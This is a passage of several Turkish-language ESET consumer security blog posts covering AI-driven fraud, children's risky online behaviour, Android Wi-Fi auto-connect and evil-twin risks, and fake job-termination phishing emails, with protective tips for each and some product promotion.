- **Kimlik avı ve keşif:** Birleşik Krallık Ulusal Siber Güvenlik Merkezi (NCSC), siber suçluların üretken ve diğer yapay zekâ türlerinden elde ettikleri artış konusunda [uyarıda ](https://www.ncsc.gov.uk/report/impact-of-ai-on-cyber-threat)bulundu. Merkez, 2024’ün başlarında bu teknolojinin “önümüzdeki iki yıl içinde siber saldırıların hacmini kesinlikle artıracağını ve etkisini yükselteceğini” iddia etti. Özellikle sosyal mühendisliğin etkinliğini artırma ve hedeflerin keşfi üzerinde yüksek bir etkiye sahip olacaktır. Bu durum fidye yazılımları ve veri hırsızlığının yanı sıra müşterilere yönelik geniş çaplı kimlik avı saldırılarını da körükleyecektir.
## Yapay zekâ tehditlerinin etkisi nedir?
Yapay zekâ destekli dolandırıcılığın etkisi, nihayetinde çeşitli derecelerde finansal ve itibar hasarıdır. Bir rapor, geçtiğimiz yıl dolandırıcılık nedeniyle kaybedilen gelirin %38’inin yapay zekâ destekli dolandırıcılıktan kaynaklandığını [tahmin ediyor](https://5310879.fs1.hubspotusercontent-na1.net/hubfs/5310879/The-Battle-Against-AI-driven-Identity-Fraud-2024-Signicat.pdf). Nasıl olduğunu düşünün:
- KYC baypası, dolandırıcıların kredi kullanmasına ve yasal müşteri hesaplarındaki fonları boşaltmasına olanak tanır,
- Sahte çalışanlar hassas IP ve düzenlemeye tabi müşteri bilgilerini çalarak finansal, itibar ve uyum sorunlarına yol açabilir,
- [BEC dolandırıcılığı ](https://www.welivesecurity.com/2022/04/26/trouble-bec-how-stop-costliest-scam/)tek seferde büyük kayıplara yol açabilir. Bu [kategori](https://www.ic3.gov/AnnualReport/Reports/2023_IC3Report.pdf), siber suçlulara yalnızca 2023 yılında 2,9 doların üzerinde milyar kazanç sağlamıştır,
- [Taklit dolandırıcılığı ](https://www.welivesecurity.com/en/scams/many-faces-impersonation-fraud-spot-imposter-too-late/)müşteri sadakatini tehdit ediyor. [Müşterilerin üçte](https://www.pwc.com/us/en/services/consulting/library/consumer-intelligence-series/future-of-customer-experience.html) biri, sadece bir kötü deneyimden sonra sevdikleri bir markadan uzaklaşacaklarını söylüyor.
## Yapay zekâ destekli dolandırıcılığa karşı mücadele
Yapay zekâ destekli dolandırıcılıktaki bu artışla mücadele etmek, insanlara, süreçlere ve teknolojiye odaklanan çok katmanlı bir müdahale gerektirmektedir. Buna şunlar dahil olmalıdır:
- Sık sık dolandırıcılık riski değerlendirmeleri,
- Dolandırıcılıkla mücadele politikalarının yapay zekâya uygun hâle getirilmesi için güncellenmesi,
- Personel için kapsamlı eğitim ve farkındalık programları (örneğin[, kimlik avı ](https://www.welivesecurity.com/2022/06/21/phishing-awareness-training-help-employees-avoid-hook/)ve derin sahtekârlıkların nasıl tespit edileceği konusunda),
- Müşteriler için eğitim ve farkındalık programları,
- Tüm hassas kurumsal hesaplar ve müşteriler için çok faktörlü kimlik doğrulamanın (MFA) devreye alınması,
- Kariyer tutarsızlıkları için özgeçmişlerin taranması gibi çalışanlar için geliştirilmiş geçmiş kontrolleri,
- İşe almadan önce tüm çalışanlarla video mülakatı yapılması,
- [İK ve siber güvenlik ekipleri ](https://antivirus.com.tr/siber-guvenlik-uzmani-ise-alim-ikilemi-ik-sureclerini-ozgurlestirin/)arasındaki iş birliği.
Örneğin yapay zekâ teknolojisi de bu mücadelede kullanılabilir:
- Derin sahtekârlıkları tespit için yapay zekâ destekli araçlar (örneğin KYC kontrollerinde),
- Personel ve müşteri verilerindeki şüpheli davranış kalıplarını tespit etmek için makine öğrenimi algoritmaları,
- Yeni dolandırıcılık modellerinin geliştirilebileceği, test edilebileceği ve eğitilebileceği sentetik veriler üretmek için üretken yapay zekâ.
Kötü niyetli ve iyi niyetli yapay zekâ arasındaki savaş yoğun bir yeni aşamaya girerken kuruluşlar gelişen tehdit ortamına ayak uydurmak için siber güvenlik ve dolandırıcılıkla mücadele politikalarını güncellemelidir. Tehlikede olan bu kadar çok şey varken bunu yapmamak uzun vadeli müşteri sadakatini, marka değerini etkileyebilir ve hatta önemli dijital dönüşüm girişimlerini raydan çıkarabilir.
Yapay zekâ, düşmanlarımız için oyunu değiştirme potansiyeline sahip. Ancak bunu kurumsal güvenlik ve risk ekipleri için de yapabilir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Siber Güvenlik, Yapay Zekâ
---
### [Çocuklar interneti kötü mü kullanıyor? Onlara yardımcı olun](https://antivirus.com.tr/cocuklar-interneti-kotu-mu-kullaniyor-onlara-yardimci-olun/)
**Published:** Mart 11, 2025
**Author:** ESET
**Excerpt:** Çocuklar, internette istenmeyen davranışların etkisini ve yeni dijital çağı anlamaları için sizin zamanınıza ve paha biçilmez tecrübelerinize ihtiyaç duyar.
**Content:**
*Çocuklar internette istenmeyen davranışların etkisini ve yeni dijital çağı anlamaları için sizin daha fazla zamanınıza ve paha biçilmez tecrübelerinize ihtiyaç duyar.*
Ebeveynler ve çocukları arasında her zaman kültürel bir uçurum olmuştur. Ancak dijital yerliler, her şeyin birbiriyle bağlantılı olduğu bu dijital devrin içine doğduklarından muhtemelen bu uçurum son on yılda daha da fazla büyüdü.
Bu yeni dijital çağa uyum sağlamak zorunda kalan “dijital göçmenler” içinse dünyayı çocuklarının bakış açısından anlamak zor. Onların internette uygunsuz davranışlarda bulunması empati kurmak açısından durumu daha da zorlaştırabilir.
Ancak kopukluk gerçek olsa da aşılamaz değildir. İstenmeyen çevrimiçi davranışların etkisini anlamak ve anlatmak için çocuklarınıza zaman ayırarak paha biçilmez tecrübelerinizi onlarla paylaşabilirsiniz.

## İnterneti kötü kullanmak ne anlama geliyor?
Kabul edelim, çoğu zaman çocuklar düşünmeden davranabiliyor. Ama zaten yaşları gereği bu olası bir davranış biçimidir. [Araştırmacılar](https://www.stonewaterrecovery.com/adolescent-treatment-blog/adolescents-are-impulsive-because-their-brains-are-developing#:~:text=In%20the%20adolescent%20brain%2C%20the,like%20judgment%20and%20decision%2Dmaking.), davranışların kontrolünde önemli bir rol oynayan beynin frontal ve prefrontal kortekslerinin ergenlerde tam olarak gelişmediğine inanıyor. Sonuç mu? Daha fazla dürtüsellik ve risk alma.
Deneyimleyerek öğrenmeleri açısından risk almak her zaman kötü bir şey değildir. Ebeveynler için korkutucu olabilir ancak büyümenin önemli bir parçasıdır. Çocukların güven ve dayanıklılık geliştirmelerine ve iyi muhakeme etmenin önemini anlamalarına olanak tanır. Sorun, dürtüselliğin pervasızlığa dönüşerek çocukların ruhsal ve fiziksel sağlıklarını, potansiyel olarak mali durumlarını ve başkalarının hayatlarını tehlikeye atmasıdır.
Ne tür tehlikelerden bahsediyoruz?
### Kişisel verilerin internette aşırı paylaşımı
Sosyal medya siteleri, çevrimiçi oyun ve sohbet odaları ve diğer platformlar çocukların kişisel bilgileriyle dolup taşıyor. Ve zorbalar, avcılar ve kimlik hırsızları bu bilgileri onlara karşı kullanmak için hazır bekliyorlar. [Kimlik hırsızlığı ](https://antivirus.com.tr/cocuk-kimligi-hirsizligi-cocuklarimin-kisisel-verilerini-nasil-koruyabilirim/)özellikle çok yaygındır.
[Yaklaşık bir milyon ](https://antivirus.com.tr/cocuk-kimligi-hirsizligi-cocuklarimin-kisisel-verilerini-nasil-koruyabilirim/)ABD’li çocuk 2022 yılında mağdur oldu ve bunun maddi karşılığı da 1 milyar doların üzerinde. Çocukların kişisel bilgileri özellikle yüksek talep görmektedir çünkü ABD’de bu bilgilere sahip olan çocukların kredi notu iyidir. Bu nedenle herhangi bir dolandırıcılıkta daha rahat kullanılabilir. Ayrıca çocukların, örneğin yeni banka veya kredi kartı hesapları açmak için bilgilerinin bu şekilde kötüye kullanılıp kullanılmadığını takip etme olasılığı daha düşüktür.
### İnternette yabancılarla konuşmak
Kişisel bilgilerin aşırı paylaşılması, çocukları çevrimiçi olarak taklit eden dolandırıcıların da dikkatini çekebilir. Nadiren de olsa bu durum fiziksel dünyada istismara dönüşebilir ancak genellikle nihai hedef bir tür sextortion’dır. Bu, bir avcının bir çocuğu kendi müstehcen videolarını veya görüntülerini göndermeye ikna etmesiyle gerçekleşir. Bunlar ellerine geçtikten sonra, daha fazlasını ya da olası parayı talep edecekler ve talepleri karşılanmazsa söz konusu görüntüleri yayımlamakla tehdit edeceklerdir.
[FBI](https://www.fbi.gov/contact-us/field-offices/nashville/news/sextortion-a-growing-threat-targeting-minors#:~:text=Victims%20are%20typically%20males%20between,countries%20such%20as%20the%20Philippines.), Ekim 2021’den Mart 2023’e kadar, reşit olmayanlara yönelik çevrimiçi finansal sextortion ile ilgili 13.000’den fazla rapor aldığını ve en az 20 intiharın kaydedildiği konusunda uyarıyor.
### Çocuklar yaşlarını doğru söylemiyor
[Birleşik Krallık düzenleyici kurumu Ofcom. ](https://www.ofcom.org.uk/online-safety/protecting-children/risks-of-children-using-false-ages-on-social-media/#:~:text=That%20means%20there's%20a%20lot,at%20risk%20in%20later%20life.)‘un araştırmasına göre, sosyal medya profili olan 8-17 yaş arası çocukların üçte biri yaşını doğru söylemiyor. Bunu genellikle arkadaşlarına uyum sağlamak ve FOMO’larını yatıştırmak için yapıyorlar. Buradaki problem, çocuklarınızın zararlı içeriklere ve yaşlarına uygun olmayan reklamlara maruz kalmasına neden olmasıdır. Ofcom’un da uyardığı gibi, sekiz yaşındaki bir çocuk 13 yaşında bir çocuk olarak hesap açarsa 13 yaşına geldiğinde yetişkinlere yönelik içeriğe erişebilecektir.
### Sexting
İşte bu noktada ergen dürtüselliği gençlerin başını gerçekten belaya sokabilir. [Araştırmalar](https://www.pewresearch.org/internet/2022/12/15/teens-and-cyberbullying-2022/), 13-17 yaş arası Amerikalıların yaklaşık 10’da 1’inin kendi rızaları olmadan müstehcen görüntülerinin paylaşıldığını iddia ediyor. Bu tür görüntülerin paylaşılması yasa dışıdır ve bunun yasal sonuçları olabilir. Ayrıca beraberinde getirdiği tüm duygusal sıkıntılarla birlikte sextortion ve siber zorbalığa da kapı açabilir.
### Çocuklar arasında siber zorbalık
Zorbalık, birçok nedenden ötürü çocuklar arasında her zaman yaygın olmuştur. İnternet, bunun gerçekleşmesi için daha geniş bir akran yelpazesinden daha fazla fırsat yaratıyor. Araştırmalar, ABD’li gençlerin yarısının [siber zorbalığa ](https://antivirus.com.tr/siber-zorbalik-hepimiz-engellemekle-sorumluyuz/)maruz kaldığını ortaya koyuyor. Bu durum duygusal ve fiziksel zarara ve özgüven kaybına neden olabilir. [Yapay zekâ destekli deepfake nü fotoğrafların ](https://antivirus.com.tr/deepfake-icerikler-deepfake-yoluyla-cinsel-zorlama-hakkinda-bilinmesi-gerekenler/)ortaya çıkması bu zorlukları daha da artıracaktır.
### İnternette başkalarını dolandırmak
Bazen çocuklar, eylemlerinin sonuçlarını net bir şekilde anlamadan teknik bilgilerini kötü amaçlar için kullanabilirler. İngiltere Ulusal Suç Ajansı’nın (NCA) birkaç yıl önce yayımladığı bir rapor, dokuz yaşından küçük çocukların DDoS saldırıları düzenlerken yakalandığını [ortaya ](https://www.infosecurity-magazine.com/news/kids-young-nine-launched-ddos/)koymuştu. Veri gaspı ve fidye yazılımı da dahil olmak üzere bazen ciddi siber saldırılardan [suçlu bulunan gençlerin ](https://www.infosecurity-magazine.com/news/kids-young-nine-launched-ddos/)uzun bir listesi var. Bazen amaç para kazanmak bile değil, sadece çevrimiçi gruplardaki diğer kişilere övünmektir. Ancak ne olursa olsun bu yasa dışı bir harekettir. Ve sabıka kaydı, bir gencin hayatını uzun yıllar boyunca karartabilir.
## Ebeveynler çocuklar için ne yapabilir?
Tüm bu davranışlar için bir ebeveyn olarak yapmanız gerekenler:
- Net temel kurallar belirleyin,
- Kendi dijital alışkanlıklarınızla örnek olun (yani, aşırı paylaşım yapmaktan ve riskli çevrimiçi davranışlarda bulunmaktan kaçının),
- Kullanımı izlemek ve uygunsuz içeriğe erişimi engellemek için gerektiğinde ebeveyn kontrollerini kullanın,
- Uygunsuz davranışların (cinsel içerikli mesajlaşma, aşırı paylaşım, siber zorbalık vb.) tehlikeleri ve çevrimiçi güvenliğin ve başkalarına saygı göstermenin önemi hakkında samimi bir şekilde konuşun,
Ek olarak:
- Çocuğunuzun çevrimiçi hesaplarını ayarlayın ve yaşına uygun olanları seçin (yaşı hakkında yalan söyleme riskini azaltmak için),
- Çocuklarınızı, kişisel bilgilerine dair işaretler için dark web’i izleyen bir kimlik koruma hizmetine kaydettirin (aşırı paylaşımın etkisini azaltmak için),
- Çocuklarınızın gizlilik ayarlarının hesaplarını kimlerin görebileceğini sınırladığından emin olun (zorbalara, avcılara ve dolandırıcılara maruz kalmayı azaltmak için),
- Çocuğunuzun bilgisayar korsanlığı becerilerini [devlet ](https://www.gov.uk/guidance/cyber-schools-programme)veya [özel kurslar ](https://www.gov.uk/guidance/cyber-schools-programme)aracılığıyla olumlu bir şekilde kullanabileceği yolların ayrıntılarını paylaşın (başkalarını hackleyebileceğinden endişeleniyorsanız),
- Cihazlarına saygın bir satıcıdan güvenlik yazılımı indirin,
- Uygulamaları yalnızca resmi mağazalardan indirdiklerinden emin olun.
Hepsinden önemlisi, iletişim kanallarını mümkün olduğunca açık tutun. Çocuklarınızın internette iyi ve kötü davranış arasındaki farkı anlamaları ve sizin de onları dinlemek için her zaman yanlarında olmanız önemlidir. Nihayetinde, bu sadece çocuklarınızı korumakla ilgili değildir. Bu durum onları, düşünceli, riskten kaçınan ve saygılı bir şekilde yetiştirmekle ilgilidir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Ebeveyn Kontrolü, Kişisel Veriler, Siber Güvenlik
---
### [Android 'inizi otomatik olarak Wi-Fi'ya bağlamayın!](https://antivirus.com.tr/android-inizi-otomatik-olarak-wi-fiya-baglamayin/)
**Published:** Mart 4, 2025
**Author:** ESET
**Excerpt:** Android cihazınızın Wi-Fi ayarları otomatik bağlantıya açıksa siz farkında olmadan kötü niyetli bir Wi-Fi ağına bağlanabilir, güvenliğinizi riske atabilir.
**Content:**
Çoğu akıllı telefon kullanıcısı muhtemelen rastgele bir Wi-Fi erişim noktasına bağlanmanın iyi bir fikir olmadığını biliyordur. Ancak bazen bir Android cihaz, siz farkında olmadan kötü niyetli bir Wi-Fi ağına bağlanabilir.
En sevdiğiniz restoranda olduğunuzu, siparişinizin tamamlandığını ve şimdi yemek gelmeden önce akıllı telefonunuzu kontrol etmek istediğinizi hayal edin. Ancak sizin haberiniz olmadan, başka biri gezindiğiniz web siteleri, kullandığınız uygulamalar ve girdiğiniz kimlik bilgileri de dahil olmak üzere cihazınızda yaptığınız her şeyi izliyor.
Böyle bir saldırı mümkündür. Örneğin, ESET kötü amaçlı yazılım araştırmacısı Lukáš Štefanko[, Evil M5 firmware ](https://github.com/7h30th3r0n3/Evil-M5Project)çalıştıran [Cheap Yellow Display ](https://github.com/7h30th3r0n3/Evil-M5Project)(CYD) aracını kötü niyetli amaçlarla kullandıysa. Neyse ki sadece [etik bir pen tester ](https://github.com/7h30th3r0n3/Evil-M5Project)olarak hareket ederek akıllı telefonların otomatik olarak yeniden bağlanmak istediği Wi-Fi ağlarını elde etmenin ne kadar kolay olabileceğini gösteren [bir video yayımladı](https://github.com/7h30th3r0n3/Evil-M5Project). Bu bilgilerle, kurbanın cihazından hassas veriler toplamak için sahte bir Wi-Fi erişim noktası veya bir “şeytani ikiz” ağı oluşturabilir.

Gelin bu tür saldırıları ve bunlardan ne gibi dersler çıkarabileceğimizi biraz daha derinlemesine inceleyelim.
## Dolandırıcılar Android kullanıcıların konfor alanından faydalanıyor
[Geliştiriciler her zaman ](https://www.statista.com/statistics/1402597/south-korea-user-experience-research-awareness-level/)yazılım oluştururken kullanılabilirliği, kullanıcı konforunu ve kullanıcı deneyimini düşünürler. Bu nedenle, akıllı telefonların daha önce kullanılan ve güvenilen ağlara otomatik olarak yeniden bağlanma işlevine sahip olması son derece doğaldır.
Ancak siber suçlular, kullanıcıların kendilerini güvende hissettikleri ve her zaman mevcut otomasyonun keyfini çıkardıkları durumları istismar etmeyi severler. Lukáš Štefanko tarafından sergilenen saldırı da aynı şeyi yapıyor; bu teknik, Android akıllı telefonların sürekli ve şeffaf bir şekilde yakındaki cihazlara hangi Wi-Fi ağlarına bağlandıklarını ve otomatik olarak yeniden bağlanmak istediklerini söylediği gerçeğinden yararlanıyor.
| *Neyse ki kötü niyetli aktörün fiziksel olarak bir yerde bulunmasını gerektiren saldırılar yaygın değildir ancak bu gerçekleşemeyecekleri anlamına gelmez. Örneğin, Avustralya Federal Polisi (AFP), Haziran* *2024’te çok sayıda iç hat uçuşu ve havalimanına yönelik şeytani ikiz saldırısı iddiasıyla [bir vatandaşını suçladı](https://www.afp.gov.au/news-centre/media-release/man-charged-over-creation-evil-twin-free-wifi-networks-access-personal?fbclid=IwY2xjawIJa7dleHRuA2FlbQIxMAABHSuvYr7l2fWI3woGvVxYVISpQe4bOAvtFmvu_W9FkJ8fxdpGszbFFYFRKw_aem_GcmOR8H9TKOk9V_wBsSGSQ). Ele geçirilen cihazlarda düzinelerce çalıntı kişisel kimlik bilgisi bulunduğu iddia ediliyor. Diğer zamanlarda ise yakın tarihli bir duruşma sırasında bir savcı tarafından anlatıldığı üzere, [İngiltere merkezli bir casus şebekesinin ](https://www.afp.gov.au/news-centre/media-release/man-charged-over-creation-evil-twin-free-wifi-networks-access-personal?fbclid=IwY2xjawIJa7dleHRuA2FlbQIxMAABHSuvYr7l2fWI3woGvVxYVISpQe4bOAvtFmvu_W9FkJ8fxdpGszbFFYFRKw_aem_GcmOR8H9TKOk9V_wBsSGSQ)planında olduğu gibi devlet destekli bir operasyon olabilir. Söz konusu casus şebekesi diğer şeylerin yanı sıra, üyelerinin Ukraynalı askerlerin eğitim gördüğü bir askeri üsten gelen cep telefonu trafiğini engellemek için [Uluslararası Mobil Abone Kimliği Yakalayıcı ](https://en.wikipedia.org/wiki/IMSI-catcher)veya IMSI yakalayıcı kullandığı iddia edilen Almanya’da da faaliyet göstermiştir.* |
|---|
## Android için diğer tehditler
Gördüğünüz gibi, halka açık Wi-Fi ağlarına bağlanmak ve otomatik yeniden bağlanmak tehlike oluşturabilir. Ve olası tehditlerin listesi sahte etkin noktalarla bitmiyor:
**Man-In-The-Middle (MITM) saldırısı** – Bu tür saldırılarda, siber suçlular bir cihaz ile Wi-Fi ağı arasındaki iletişimi keserek parolalar, kredi kartı numaraları ve kişisel mesajlar gibi hassas şifrelenmemiş bilgilere erişmelerini sağlar.
**Güvenlik açıklarından faydalanma –** Siber suçlular, bağlı cihazlara kötü amaçlı yazılım dağıtmak için daha az güvenli genel ağlardaki güvenlik açıklarından veya hedeflenen bir mobil cihazın güvenlik açıklarından (özellikle güncellenmiş yazılımı yoksa) faydalanabilir. Bu kötü amaçlı yazılım daha sonra veri çalmak, kullanıcıların faaliyetlerini izlemek ve hatta kullanıcıların cihazlarının kontrolünü ele geçirmek için kullanılabilir.
**Paket Koklama –** Halka açık Wi-Fi ağları genellikle uygun şifrelemeden yoksundur, bu da bilgisayar korsanlarının kullanıcıların çevrimiçi etkinliklerini gizlice dinlemesini kolaylaştırır.
## Nasıl güvende kalınır?
Açıkçası Wi-Fi kullanıcıları için temel güvenlik önerisi, otomatik bağlantıları devre dışı bırakmak ve halka açık ücretsiz Wi-Fi ağlarını hiç kullanmamaktır. Eğer bu herhangi bir nedenle mümkün değilse işte uygulayabileceğiniz birkaç ipucu daha:
- **Sanal Özel Ağ (VPN) kullanın –** VPN kullanıcının cihazı ile internet arasında güvenli ve şifreli bir bağlantı oluşturur.
- **Hassas verileri paylaşmayın** – Ortak Wi-Fi’a bağlıyken çevrimiçi bankacılık veya alışveriş siteleri gibi hassas bilgiler isteyen web sitelerinden ve uygulamalardan kaçının.
- **Güncellemeleri takip edin –** Yazılım ve uygulamalarınızı güncel tutun. Düzenli güncellemeler genellikle bilinen güvenlik açıklarına karşı koruma sağlayan güvenlik yamalarını içerir.
- **İki faktörlü kimlik doğrulama** **(2FA) kullanın –** Bu, parolanıza ek olarak ikinci bir doğrulama şekli gerektirerek ekstra bir güvenlik katmanı ekler.
- **Saygın bir siber güvenlik çözümü kullanın –** Yüksek kaliteli antivirüs ve ek güvenlik özellikleri kötü amaçlı yazılım bulaşmalarını tespit etmeye ve önlemeye yardımcı olabilir.
## Android ’iniz için ESET Mobil Güvenlik
Siber güvenlik söz konusu olduğunda ESET, basit bir antivirüsün çok ötesine geçer. Bu durum akıllı telefonlar ve mobil cihazlar için de geçerlidir. ESET Mobile Security, saldırıları herhangi bir zarar vermeden önce durduran ESET önleme öncelikli yaklaşımı üzerine inşa edilmiştir. Bu hedefe, siber suçluların cihazlara en yaygın giriş noktalarını güvence altına alarak ve güvenlik çözümünün kullanımını basit tutarak ulaşılabilir.
[ESET Mobile Security](https://www.eset.com/tr/home/mobile-security-android/), kimlik avı, smishing ve dolandırıcılığa karşı çok katmanlı koruma sayesinde kötü amaçlı web sitelerinden gelen saldırılara karşı hazırlıklı. Örneğin, Link Scanner ile geliştirilmiş Anti-Phishing, kullanıcıları kötü amaçlı web sitelerine karşı korurken Payment Protection hassas ödeme ve finansal uygulamalar için yeni bir güvenlik katmanı sunuyor.
## Android ’in keyfini gönül rahatlığıyla çıkarın
Çoğu kişi insanların konforu sevdiği konusunda hemfikirdir. Aslında tüm teknoloji endüstrisi, kullanıcıların günlük faaliyetleri için daha hızlı, daha kolay ve daha kullanıcı dostu çözümler aramasından kaynaklanmaktadır. Ancak teknolojinin keyfini çıkarırken dışarıdaki tehditleri de göz ardı etmeyin.
Neyse ki biraz siber güvenlik bilinci ve [Android](https://antivirus.com.tr/android-tehditleri-nasil-evrim-gecirdiler/) akıllı telefonunuzda yüklü saygın bir güvenlik çözümü ile sorun yaşamazsınız. Wi-Fi ağ saldırıları bilindik tehditlerdir. ESET gibi tanınmış siber güvenlik şirketleri 30 yılı aşkın deneyimlerinden yararlanarak sizi tehditlere karşı korur.
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Android, Mobil Güvenlik, Siber Güvenlik
---
### [İşten çıkarma dolandırıcılığı: Hayır, kovulmadınız!](https://antivirus.com.tr/isten-cikarma-dolandiriciligi-hayir-kovulmadiniz/)
**Published:** Şubat 24, 2025
**Author:** ESET
**Excerpt:** Siber suçlular "işe alma"dan "işten çıkarma"ya kadar tüm yöntemleri deniyorlar. İşten çıkarma dolandırıcılığıyla karşılaştığınızı nasıl anlarsınız?
**Content:**
*Siber suçlular “işe alma”dan “işten çıkarma”ya kadar tüm yöntemleri deniyorlar. İşten çıkarma dolandırıcılığıyla karşılaştığınızı nasıl anlarsınız?*
Çoğumuz ya bir işte çalışıyoruz ya da bir iş arıyoruz. Ya da her ikisi de. [İstihdam](https://antivirus.com.tr/avcilar-is-basinda-sahte-is-ilanlari-nasil-anlasilir/) ve [evden çalışma](https://antivirus.com.tr/evden-calisma-ile-ilgili-7-dolandiricilik-turu/) dolandırıcılıklarının siber suçlular arasında bu kadar popüler olmasının nedeni büyük ölçüde budur. Genellikle harika iş veya geçici istihdam fırsatları sunarak kullanıcıyı cezbederler. Ancak gerçekte, dolandırıcıların genellikle istediği tek şey kişisel ve finansal bilgilerinizdir. Bazı durumlarda ise kurbanlar, farkında olmadan ve istemeden çalıntı malları alıp yeniden gönderebilir veya banka hesaplarının kara para aklama için kullanılmasına izin verebilir.
Ancak daha az bilinen bir yöntem de işten çıkarma dolandırıcılığıdır. Bu, fikri tersine çevirir: Dikkatinizi çekmek için yeni bir iş kazanmanın cazibesi yerine işinizi kaybetme tehdidini kullanmak. Peki, bunlar neye benziyor ve nasıl güvende kalabilirsiniz?
## İşten çıkarma dolandırıcılığı neye benziyor?
En basit hâliyle iş akdi feshi dolandırıcılığı, kişisel ve finansal bilgilerinizi vermeniz ya da kötü amaçlı bir yazılımın indirilmesini tetikleyebilecek kötü amaçlı bir bağlantıya tıklamanız için sizi kandırmak üzere tasarlanmış bir tür oltalama saldırısıdır. Kimlik avında kullanılan sosyal mühendislik taktikleri, kurbanda aciliyet hissi yaratmayı ve böylece düşünmeden önce hareket etmelerini sağlamayı amaçlar. Elbette işten çıkarıldığınızı bildiren bir bildirimden daha acil bir durum olamaz.
İnsan kaynaklarından veya şirket dışındaki yetkili bir üçüncü taraftan bir e-posta şeklinde gelebilir. Size artık hizmetlerinize ihtiyaç duyulmadığını söyleyebilir. Ya da merak uyandırmaya çalışarak [iş arkadaşlarınız hakkında bilgiler içerdiğini ](https://www.pcrisk.com/removal-guides/31446-staff-whose-employment-have-been-terminated-email-scam)iddia edebilir. Nihai amaç, belki de kıdem tazminatı ve işten çıkarma tarihlerine ilişkin ayrıntıları içerdiğini iddia ederek sizi kötü niyetli bir bağlantıya tıklamaya veya bir eki açmaya ikna etmektir.
Eke tıkladığınızda/açtığınızda bunu görebilirsiniz:
- Gizli bir kötü amaçlı yazılım yüklemesini tetikler
- [Sahte bir kimlik avı ](https://antivirus.com.tr/oltadan-kurtulmak-bir-kimlik-avi-phishing-linkine-tikladiktan-sonra-yapilmasi-gereken-10-sey/)sayfasına giriş yapmanızı ister
Düşmanlar, iş verilerinizle e-postanızı veya diğer hesaplarınızı ele geçirerek hırsızlık ve gasp amacıyla hassas kurumsal verilere ve ağlara erişebilir. Ve bu girişleri birden fazla hesapta tekrar kullanırsanız bu hesapların kilidini açmak için kimlik bilgisi doldurma kampanyaları bile yürütebilirler.
## İşten çıkarma dolandırıcılığı neden bu kadar etkili?
İşten çıkarma dolandırıcılığı etkilidir çünkü insanların saflığından faydalanır, mağdurda korku hissi yaratır ve acil eylem ihtiyacı aşılar. Kendi fesihleri hakkında daha fazla bilgi edinmek ya da sözde suistimalin potansiyel olarak uydurma ayrıntılarını öğrenmek isteyen bir çalışan bulmak zor değil.
Kimlik avının fidye yazılımı aktörleri için [ilk üçte yer alan bir ilk erişim taktiği ](https://www.coveware.com/blog/2024/7/29/ransomware-actors-pivot-away-from-major-brands-in-q2-2024)olmaya devam etmesi ve son iki yılda mali amaçlı siber olayların [dörtte ](https://www.verizon.com/about/news/2024-data-breach-investigations-report-emea)birine (%25) katkıda bulunması tesadüf değildir.
## Günümüzde
Bu dolandırıcılığın çeşitli versiyonlarının örnekleri gözlemlenmiştir. Bunlar şunları içerir:
- Birleşik Krallık Mahkemeler ve Mahkeme Servisi’ni [taklit eden](https://www.cloudflare.com/es-la/threat-intelligence/research/report/sacked-or-hacked-unmasking-employment-termination-scams/) ve bir iş akdi fesih belgesine bağlantı içerdiği iddia edilen bir e-posta örneği. Bağlantıya tıklandığında kurbanı bir Windows cihazında açmaya ikna etmek için tasarlanmış Microsoft logolu sahte bir web sitesi yüklenir. Bu da Casbaneiro (diğer adıyla Metamorfo) bankacılık truva atının indirilmesini tetikliyor.
- Kurbana, İK departmanından [geldiğini](https://www.pcrisk.com/removal-guides/31446-staff-whose-employment-have-been-terminated-email-scam), ek olarak personel işten çıkarma listesi ve yeni pozisyonlarla ilgili ayrıntılar içerdiğini iddia eden bir e-posta örneği. Sahte PDF’nin açılması, kurbanın erişmek için e-posta adresini ve parolasını girmesini isteyen sahte bir DocuSign giriş formunu tetikler.

*Kaynak* [*PCrisk*](https://www.pcrisk.com/removal-guides/31446-staff-whose-employment-have-been-terminated-email-scam)
## İşten çıkarma dolandırıcılığı nasıl anlaşılır?
Her oltalama saldırısında olduğu gibi, böyle bir e-posta gelen kutunuza düştüğünde kırmızı renkte yanıp sönmesi gereken birkaç uyarı işareti vardır. Derin bir nefes alın ve aşağıdaki uyarılara dikkat edin:
- Belirtilen göndericiyle eşleşmeyen alışılmadık bir gönderici adresi: Ne çıktığını görmek için farenizi “kimden” adresinin üzerine getirin. Tamamen farklı bir şey olabilir veya yazım hataları ve diğer karakterleri kullanarak taklit edilen şirketin alan adını taklit etme girişimi olabilir (örneğin, m1crosoft.com, @microsfot.com)
- Genel bir selamlama: Örneğin, “sevgili çalışan/kullanıcı” ki bu kesinlikle meşru bir fesih mektubuna ait bir dil değildir.
- E-postaya gömülü bağlantılar veya açılacak ekler: Bunlar genellikle bir kimlik avı girişiminin işaretidir. Bağlantının üzerine geldiğinizde doğru görünmüyorsa tıklamamak için daha fazla nedeniniz var demektir.
- Hemen açılmayan ancak sizden oturum açmanızı isteyen bağlantılar veya ekler: Bunu asla istenmeyen bir mesaja yanıt olarak yapmayın.
- Aciliyet belirten bir dil: Kimlik avı mesajları her zaman acele bir karar vermeniz için sizi harakete geçirmeye çalışacaktır.
- Mektupta yazım yanlışları, gramer veya diğer hatalar: Siber suçlular kimlik avı e-postalarını yazmak için üretken yapay zekâ araçlarını benimsedikçe bunlar daha nadir hâle geliyor ancak yine de dikkat etmeye değer.
- Yapay zekâ ile oluşturulmuş ses ve videolar: Dolandırıcıların sizi gizli kurumsal bilgilerinizi vermeniz için kandırmak amacıyla gerçek kişilerin (belki de patronunuzun) deepfake [ses ](https://antivirus.com.tr/jake-mooreun-sesi-calindi-sanal-adam-kacirma-kavrami/)ve video benzerliklerini kullanabileceği [yapay zekâ destekli tehditlere](https://antivirus.com.tr/yapay-zeka-odakli-kimlik-dolandiriciligi-nasil-hasara-yol-aciyor/) karşı tetikte olun.
## Güvende kalmak
İşten çıkarma dolandırıcılığına yakalanmamak için yukarıda listelenen uyarı işaretlerine dikkat edin. Ayrıca aşağıdakileri de göz önünde bulundurmayı unutmayın:
- Her hesap için güçlü, benzersiz parolalar kullanın ve bunları bir [parola yöneticisinde](https://antivirus.com.tr/parola-yoneticisi-alirken-dikkat-edilmesi-gereken-10-nokta/) saklayın,
